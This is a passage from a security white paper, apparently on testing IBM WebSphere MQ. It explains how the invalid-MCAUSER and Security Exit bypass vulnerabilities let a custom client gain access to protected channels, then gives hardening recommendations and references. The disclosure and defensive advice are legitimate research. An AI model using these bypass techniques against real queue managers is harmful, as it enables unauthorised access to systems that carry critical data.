

Figure 19 - an overview of the sequence of packets required to exploit the invalid MCAUSER bypass vulnerability

If the MCAUSER parameter on the channel is set to a non-valid user such as "nobody" the connection response packet will contain the "2035 Not Authorised" message. However, the QM does not reject subsequent requests to manipulate queues or other objects on the channel. All actions will be performed under the context of the administrative user, for example, 'mqm' on a UNIX system.

The result of this is such that the connection request is accepted and access is granted to the channel. A screen shot of a "Wireshark" packet capture obtained whilst performing this process can be observed in Figure 20 with the highlighted packet indicating the authorisation error that is returned.



Figure 20 - a screen shot of a packet containing the "Not Authorised" error message when an invalid MCAUSER is set on a channel

This technique can therefore be used to gain access to channels which were otherwise expected to be restricted. A number of recommendations to reduce the impact of such an attack are included in Section 4.

3.9.2 Security Exit Bypass Vulnerability

To prevent unauthorised communication with channels defined on a QM, it is possible to implement a Security Exit. This is a mechanism through which a remote connection to the QM can be authenticated. This provides a greater level of security than simply using the MCAUSER parameter.

A WebSphere MQ network channel can be configured to support a Security Exit whereby an external program is used to perform the user authentication. If no Security Exit is defined the channel will allow connections without authentication details being passed in the login packet. If a Security Exit is defined, it is usually configured to check the username and password that are passed. The client will attempt authentication by passing a UID block that includes the username and password required for access to be granted.

Once an exchange of initial data has occurred the client will typically send an authentication packet to the server (those using the MQ APIs will do so by default). This will contain the authentication information required to access the channel. This packet will have the segment type set to 08h in the TSH. For a channel configured with a Security Exit a Security Data packet should be returned with a segment type set to 06h. If the correct authentication details are not passed to the service a Status

Data packet containing the error "Terminated by Remote Exit" will be returned and the communication will terminate.

A vulnerability was discovered such that an attacker could bypass the Security Exit by not sending the user authentication packet and proceeding directly to the connection request. On the affected systems this resulted in unauthorised access being gained to the protected channels.

Once again, it can be seen that such a modified connection process would require a custom MQ client to be written. The sequence of packets that can be used to gain access to a protected channel is included in Figure 21.



Figure 21 - an overview of the sequence of packets required to exploit the Security Exit bypass vulnerability

As can be observed, the authentication sequence is not attempted during the handshake. The result of this is that the connection request is accepted and access is granted to the channel. This exploit does not enable authorisation restrictions applied to queues to be bypassed, but if sufficient privileges have been obtained using this attack it could become possible to reconfigure the QM using PCF commands.

These issues have been disclosed publicly by IBM and further details can be found in their documentation[21].

It should be noted that MWR InfoSecurity are not in complete agreement with either the CVSS Exploitability Sub-score assigned for these issues, nor with the potential impact rating that has been given. The misgivings over these values are based on the fact that these issues are exploitable from any network location with access to the QM service and not just locally as the scores imply. It is hoped that the findings

presented in this paper will provoke a wider debate on these issues and thus possibly a re-evaluation of these assessments which will more accurately reflect the high risk nature of these issues.

These vulnerabilities are described in greater detail within the MWR InfoSecurity Advisory documents published on the company's website[22].

It is recommended that these documents should be referred to for further information on these issues and the actions that should be taken to resolve the vulnerabilities.

4 Recommendations

Given the complexity and diversity of MQ environments it is not possible to define a realistic, single 'Gold Standard' configuration in a document such as this. As MQ environments and their associated applications are often handling mission critical data it is important that all potential risks are identified and mitigated in an appropriate manner. However, a number of useful generic recommendations can be made as to how to secure an environment. These are set out below and are divided into a number of different sections: -

4.1 Design Recommendations

It is widely accepted that security vulnerabilities are much more difficult and costly to resolve the further into a project's lifecycle they are identified. This is especially true given that MQ environments are often required to be operational 24x7x365 and that any downtime can be very costly. It is therefore important that any WebSphere MQ environment incorporates security as an integral part of its development and integration lifecycle.

It is important that both security architecture and testing requirements are included in project plans from the earliest phases. The security architecture design should ensure that the required level of Confidentiality, Integrity, Availability and Accountability is achieved from the solution. This should include all aspects of information security from network design and operation through to system and software build and application design and functionality. It is beyond the scope of this document to address all of these aspects in detail; however, application level security controls (both in terms of product features and additional components) are documented here. The following issues should be considered as part of any installation: -

Simplicity – each QM and channel represents a potential threat to the environment if not correctly protected. In any environment this can result in highly complex designs and multiple user and application access requirements. Nevertheless, it is recommended that these requirements should be kept as simple as possible to aid both security solution design and auditing against these requirements. The more complex a solution, the more difficult it will be to ensure that it is secured to the required level.

OAM Permissions – authorisation for every user of the environment should be enforced on the QMs themselves. It should not be assumed that the identity of a remote user has been verified by the system local to the user. The Mandatory Access Control (MAC) approach which denies all access by default should be adopted.

Security Exits – every channel should be protected by a Security Exit that has sufficient features to provide the level of assurance required of the environment. Such a Security Exit could implement features such as authentication against a user directory, enforce IP address restrictions and force all user IDs to the authenticated

value. The features required of the systems should be assessed based on the environment; however, those features discussed here are highly desirable.

Transport Level Protection – data traversing any network should be protected in an appropriate manner. All connections should use a strong encryption cipher with the SSLv3 or TLSv1 protocol. In addition, the use of mandatory certificate based identity controls is also recommended with the removal of unauthorised Certificate Authorities from all key repositories.

Dependencies – in environments containing clusters and remote objects steps must be taken to secure each system within the environment. Users should be prevented from proxying through members of a cluster and using remote queue definitions to gain unauthorised access. Further information about these environments will be included in Part 2 of this paper.

4.2 Procedural Recommendations

The ability to maintain a secure MQ environment requires a number of procedures to be defined and executed. These should encompass traditional aspects of information security best practice including effective change control, user management and system patching. In addition to these it is important that regular review and assurance activities are completed, including auditing of the environment against security best practice guidelines as well as practical testing and other assurance activities.

It is recommended that penetration testing should be conducted against Websphere MQ installations on a regular basis, depending on the criticality of the environment. In addition, whenever changes are made to the environment (such as the introduction of software upgrades, the introduction of new systems, components or functionality) it is also recommended that the environment should be reviewed. It is not the purpose of this document to discuss the intricacies of effective IT security management and therefore only basic guidelines are included here.

4.3 Environmental Recommendations

The ways in which information about the environment can aid an attacker when attacking WebSphere MQ have already been stressed. It should be apparent that strenuous efforts should be made to restrict the technical information available to unauthorised users. Whilst security by obscurity is never an appropriate defence in isolation, restricting knowledge about Channel and Queue Names can make it more difficult for an attacker to operate and can be valid components of a defence in depth approach.

It is therefore recommended that any access to technical wikis etc. within an organisation should require authentication and that user guides and technical FAQs do not leak excessive information. This will, of course, require that a balance be struck between allowing people access to the information they need to perform their

roles and controlling the leakage of technical data to unauthorised persons. It is important that organisations give careful consideration as to where this balance lies for their operations and environment.

It is also recommended that Development and Production systems operate on separate systems. Services that are undergoing development should never be run on production systems and one machine should never host QMs with differing security levels.

4.4 Technical Recommendations

Drawing on the research undertaken, a number of technical recommendations are made with respect to securing an installation of WebSphere MQ. It is recommended that all of these are implemented to ensure the highest level of security is enforced.

- User Separation – where the practice of running multiple systems on a single host is required all QMs running on that system should use different low privileged user accounts and groups to control access to files and data. It is important that a user compromising one QM does not have sufficient Operating System privileges to access or attack another QM on the same host.

- Default Objects – where possible, all default objects should be subject to protection during system deployment. All default channels should be disabled using invalid MCAUSERs, Security Exits and an invalid SSL configuration (an incorrectly configured SSL service will, by definition, prevent access). All default queues should be subject to strict auditing to ensure that system queues and other important objects cannot be accessed in an unauthorised manner.

- Use Inhibit PUT and GET – whenever users are restricted from either GETting or PUTting data from or to a queue the Inhibit GET/PUT feature can be used. The users of such queues should also be restricted from using the SET command on that object to prevent modification of this configuration.

- Design MCAUSER Model – the limitations of the MCAUSER and other user ID parameters should be acknowledged and an appropriate access model designed around their use. Careful planning should be used to identify the access requirements of each user and the security model that is required. All channels should have an MCAUSER set and OAM permissions set appropriately on all objects.

- Security Exits – all channels should be configured with Security Exits, these should deny all access if the channel is not in use. Code auditing should be used to identify any vulnerabilities in the Security Exit with all user supplied data that is processed by the Security Exit being subject to strict input validation.

- Force User ID – a Security Exit should be used to force the user ID of every transaction to be based on the authenticated user. The channel should have an MCAUSER set to 'nobody' and should use the Security Exit to override this value.

- Protect Initiation Queue – all triggers should be subject to additional security controls and should be used only where a legitimate business case exists. The permissions on the Initiation queue should be carefully audited and should always be reviewed and cleared before starting a new trigger monitor service. Users should also be prevented from creating new queue definitions if a trigger monitor is in use.

- Protect Admin Queue – the ability to execute PCF should be carefully controlled through OAM permissions on the Admin queue and on all other objects. Whenever a user is allowed access to the Admin queue it is vital that all other object permissions are reviewed to ensure unauthorised activity cannot be performed using this method.

- Disable Command Server – if possible, the command server should be disabled and all administrative work carried out from a local console on the system. If a graphical management tool is required, consideration should be given to running this on the system hosting the QM and tunnelling it through a protocol such as Secure Shell (SSH).

- Auto Definition – it is recommended that CHAD should never be enabled on any system. If it is deemed a requirement, then the auto definition exit should be carefully audited.

- Remove Unused CAs – all Certificate Authorities not used in the environment should be removed from key repositories on all clients and servers.

- Use Strong SSL Ciphers – appropriate strength SSL ciphers should always be utilised on channels (128bit is usually accepted as a minimum key length). The strength of any cipher used should always be governed by the sensitivity of the data and the length of time for which it will remain sensitive.

- Regularly Apply Patches – security mailing lists should be monitored and all appropriate patches applied to the systems at the earliest opportunity. In addition, all patches and fix packs should be reviewed to determine whether security updates are included.

- Restrict Alternate User Authority Privileges – ensure that the ability to use Alternate User Authority is carefully monitored and restricted where possible.

5 Conclusions

The research on which this paper is based is still ongoing and further parts to this paper will be released. As such, these conclusions are presented in interim form.

WebSphere MQ is a highly scalable and functional piece of Enterprise software and has proven business benefits across a wide range of industry sectors. The reasons for its success also make it a highly attractive target for attackers because it is known to be used to process critical data in high-value environments.

Installations of WebSphere MQ can range from the very simple to the highly complex but always need to be protected by a range of security controls. Both the theoretical and empirical work undertaken on the software have revealed that the subject of MQ security is not widely understood by many of those tasked with implementing it. Whilst it is never possible to fully protect against undisclosed or new vulnerabilities, a defence in depth posture will help to minimise the risk to which an installation is exposed.

The discussions contained within this document highlight how the software supports a number of features and that these do provide a system or application owner with the tools to fundamentally protect themselves. However, as has been demonstrated, it is important that all of these are utilised in the correct manner in every environment to fully protect the software from attack.

The methods necessary to protect an installation have been broadly outlined within this document; however, a more complete picture of MQ security will only be possible after Part 2 of this paper has been produced.

6 Preview of Part 2

This document is Part 1 of the White Paper on testing WebSphere MQ security. A number of areas are still to be discussed and these will be covered in Part 2 of this document. It is anticipated that the following areas will be discussed: -

- Security Exits
- Remote Queues and Aliases
- Examining Auth Data
- Clustered Environments
- Requesters and Receivers
- New MQ Vulnerabilities
- IDS Evasion using MQ encoding techniques
- Dangers of Client Connections
- More Tools and Testing Techniques
- Any other new discoveries in the field
- Covering Tracks and how not to get spotted
- Testing MQ using the dradis framework[23]
- WebSphere MQ Version 7

It is hoped that the next document will be published during 2008. However, it should be appreciated that it is not always possible to accurately predict the progress or time scales of a live research project.

MWR INFOSECURITY

7 References

The following references were used in the production of this paper. A number of the references contain extensive information about WebSphere MQ and can be used to supplement the information included in this document. Also included here are a number of other resources that will potentially be of interest to readers of this document.

[1] IBM WebSphere MQ Homepage

http://www-306.ibm.com/software/integration/wmq/

[2] MQ Jumping Presentation – Defcon 15

http://www.mwrinfosecurity.com/publications/mwri_ibm-mq-security-presentation-defcon15_2007-08-03.pdf
http://www.defcon.org/html/defcon-15/dc-15-speakers.html#Ruks

[3] Python Programming Language

http://www.python.org/

[4] MWR InfoSecurity Sample MQ Testing Tools

http://www.mwrinfosecurity.com/publications/mq_jumper_0_0_5.tar

[5] IBM MQ Fundamentals

http://www.redbooks.ibm.com/abstracts/sg247128.html

[6] IBM WebSphere MQ Information Centre

http://publib.boulder.ibm.com/infocenter/wmqv6/v6r0/index.jsp

[7] WebSphere MQ Wikipedia Entry

http://en.wikipedia.org/wiki/MQSeries

[8] IBM MQ Explorer Tool

http://publib.boulder.ibm.com/infocenter/wmqv6/v6r0/topic/com.ibm.mq.amqzag.doc/fa11990_.htm

[9] Wireshark network protocol analyser

http://www.wireshark.org/

[10] WebSphere MQ Programmable Command Formats and Administration Interface

http://publib.boulder.ibm.com/infocenter/wmqv6/v6r0/topic/com.ibm.mq.csqzac.doc/pc10120_.htm

[11] IBM Redbook on WebSphere MQ security

http://www.redbooks.ibm.com/abstracts/sg246814.html

[12] WebSphere MQ Constants

http://publib.boulder.ibm.com/infocenter/wmqv6/v6r0/topic/com.ibm.mq.csqzaq.doc/apicons.htm

[13] MQ Command Format Types

http://publib.boulder.ibm.com/infocenter/wmqv6/v6r0/index.jsp?topic=/com.ibm.mq.csqzaq.doc/csqzaq0060.htm

[14] IBM WebSphere MQ Include files

http://publib.boulder.ibm.com/infocenter/wmqv6/v6r0/topic/com.ibm.mq.csqzal.doc/fg19320_.htm

On a system with WebSphere MQ installed header files containing information about PCF and other codes exist by default in the following locations: -

UNIX - /opt/mqm/inc/
Microsoft Windows - C:\Program Files\IBM\WebSphere MQ\Tools\c\include\

The files of interest are cmqc.h and cmqcfc.h.

[15] OpenSSL Libraries and Tools

http://www.openssl.org/

[16] Python bindings for OpenSSL

http://pyopenssl.sourceforge.net/

[17] BlockIP Security Exit

http://www.mrmq.dk/index.htm?BlockIP.htm

[18] Open Source Security Testing Methodology Manual

http://www.isecom.org/osstmm/

[19] Nmap Scanning Tool

http://nmap.org/

[20] Microsoft Windows Security Identifiers

http://support.microsoft.com/kb/243330

[21] WebSphere MQ authentication and authorisation bypass vulnerabilities

http://www-1.ibm.com/support/docview.wss?rs=171&uid=swg27006037
http://nvd.nist.gov/nvd.cfm?cvename=CVE-2008-1130

[22] MWR InfoSecurity WebSphere MQ Advisories

http://www.mwrinfosecurity.com/publications/mwri_websphere-mq-authentication-bypass-advisory_2008-03-26.pdf
http://www.mwrinfosecurity.com/publications/mwri_websphere-mq-mcauser-setting-bypass-advisory_2008-03-26.pdf

[23] dradis Framework

http://dradis.nomejortu.com/
http://sourceforge.net/projects/dradis/

[24] Command reference

http://publib.boulder.ibm.com/infocenter/wmqv6/v6r0/topic/com.ibm.mq.amqzag.doc/fa15550.htm

Additional Links and References

IBM WebSphere MQ Document Library

http://www-306.ibm.com/software/integration/wmq/library/library6x.html

Python implementation of MQ

http://pymqi.sourceforge.net/

PERL implementation of MQ

http://www-1.ibm.com/support/docview.wss?rs=171&uid=swg24000208&loc=en_US&cs=utf-8&lang=en

PHP implementation of MQ

http://www.tjonahen.nl/mqseries/

MWR INFOSECURITY

8 Acknowledgements

The author would like to thank everyone who has offered help and assistance during the research and writing of this document. This has included input from a number of individuals who have discussed their individual approaches to the challenges of MQ security and their experiences of real-world systems.

The ability to identify attack vectors and exploitation techniques in any area of technology is highly dependent on the sharing of knowledge and ideas amongst peers. Therefore, further input and insight on the subject of WebSphere MQ Security is welcomed. In this regard, the author would also like to specifically acknowledge the ongoing insight and advice provided by T.Rob Wyatt.

If you would like to contact the author please do so at the following email address: -

martyn (dot) ruks <at> mwrinfosecurity (dot) com

MWR InfoSecurity
St. Clement House
1-3 Alencon Link
Basingstoke, RG21 7SB
Tel: +44 (0)1256 300920
Fax: +44 (0)1256 844083
mwrinfosecurity.com